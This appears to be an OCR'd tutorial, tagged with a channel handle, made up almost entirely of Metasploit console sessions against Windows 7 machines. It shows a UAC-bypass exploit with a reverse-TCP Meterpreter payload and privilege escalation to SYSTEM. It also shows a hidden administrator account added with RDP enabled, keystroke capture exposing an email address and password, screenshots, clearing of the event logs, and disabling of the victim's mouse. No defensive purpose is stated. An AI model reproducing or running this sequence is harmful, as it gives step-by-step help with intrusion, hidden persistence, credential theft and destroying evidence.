@Javangrpchannel

```
msf exploit(handler) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 172.16.100.5
LHOST => 172.16.100.5
msf exploit(bypassuac) > set LPORT 2960
LPORT => 2960
msf exploit(bypassuac) > set sessions 1
sessions => 1
```

```
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 172.16.100.5:2960
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (770048 bytes) to 172.16.100.6
[*] Meterpreter session 5 opened (172.16.100.5:2960 -> 172.16.100.6:49168) at 20
16-01-30 03:32:50 -0500
```

```
meterpreter > background
[*] Backgrounding session 5...
```

```
msf exploit(bypassuac) > sessions -l

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  3   meterpreter x86/win32  victim8\u8 @ victim8  172.16.100.5:8888 -> 172.16.1
00.7:51084 (172.16.100.7)
  4   meterpreter x86/win32  u7-PC\u7 @ U7-PC      172.16.100.5:8888 -> 172.16.1
00.6:49160 (172.16.100.6)
  5   meterpreter x86/win32  u7-PC\u7 @ U7-PC      172.16.100.5:2960 -> 172.16.1
00.6:49168 (172.16.100.6)
```

@Javangrpchannel

```
Active sessions
===============

  Id  Type                   Information           Connection
  --  ----                   -----------           ----------
  3   meterpreter x86/win32  victim8\u8 @ victim8  172.16.100.5:8888 -> 172.16.1
00.7:51084 (172.16.100.7)
  4   meterpreter x86/win32  u7-PC\u7 @ U7-PC      172.16.100.5:8888 -> 172.16.1
00.6:49160 (172.16.100.6)
  5   meterpreter x86/win32  u7-PC\u7 @ U7-PC      172.16.100.5:2960 -> 172.16.1
00.6:49168 (172.16.100.6)

msf exploit(bypassuac) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysinfo
Computer        : U7-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

```
meterpreter > getprivs
============================================================
Enabled Process Privileges
============================================================
  SeDebugPrivilege
  SeIncreaseQuotaPrivilege
  SeSecurityPrivilege
  SeTakeOwnershipPrivilege
  SeLoadDriverPrivilege
  SeSystemProfilePrivilege
  SeSystemtimePrivilege
  SeProfileSingleProcessPrivilege
  SeIncreaseBasePriorityPrivilege
  SeCreatePagefilePrivilege
  SeBackupPrivilege
  SeRestorePrivilege
  SeShutdownPrivilege
  SeSystemEnvironmentPrivilege
  SeChangeNotifyPrivilege
  SeRemoteShutdownPrivilege
  SeUndockPrivilege
  SeManageVolumePrivilege
```


@Javangrpchannel


```
meterpreter > run getgui -h
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:    getgui -e

OPTIONS:

    -e        Enable RDP only.
    -f <opt>  Forward RDP Connection.
    -h        Help menu.
    -p <opt>  The Password of the user to add.
    -u <opt>  The Username of the user to add.
```

```
meterpreter > run getgui -u u71 -p 123
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*]     Adding User: u71 with Password: 123
[*]     Hiding user from Windows Login screen
[*]     Adding User: u71 to local group 'Remote Desktop Users'
[*]     Adding User: u71 to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scripts/getgui/clean_up__20160131.0022.rc
```


```
meterpreter > execute -H -f cmd.exe -a "/c net user u71 /delete"
Process 1040 created.
meterpreter >
```

@Javangrpchannel







@Javangrpchannel





```
meterpreter > run getgui -e
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ..
.
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -rc /root/.msf4/logs/scri
pts/getgui/clean_up__20160131.1204.rc
meterpreter >
```


@Javangrpchannel






@Javangrpchannel








@Javangrpchannel

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
```




```
meterpreter > keyscan_dump
Dumping captured keystrokes...
fariborz.fallahzadeh@gmail.com <Tab> 123 <Return>
meterpreter >
```

@Javangrpchannel

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```


```
meterpreter > screenshot
Screenshot saved to: /usr/share/set/zLZAvxKR.jpeg
meterpreter >
```

```
meterpreter > webcam_list
1: VMware Virtual Webcam
meterpreter >
```

```
meterpreter > clearev
[*] Wiping 360 records from Application...
[*] Wiping 1281 records from System...
[*] Wiping 355 records from Security...
meterpreter >
```

```
meterpreter > uictl
Usage: uictl [enable/disable] [keyboard/mouse]
meterpreter > uictl disable mouse
Disabling mouse...
```

@Javangrpchannel




@Javangrpchannel

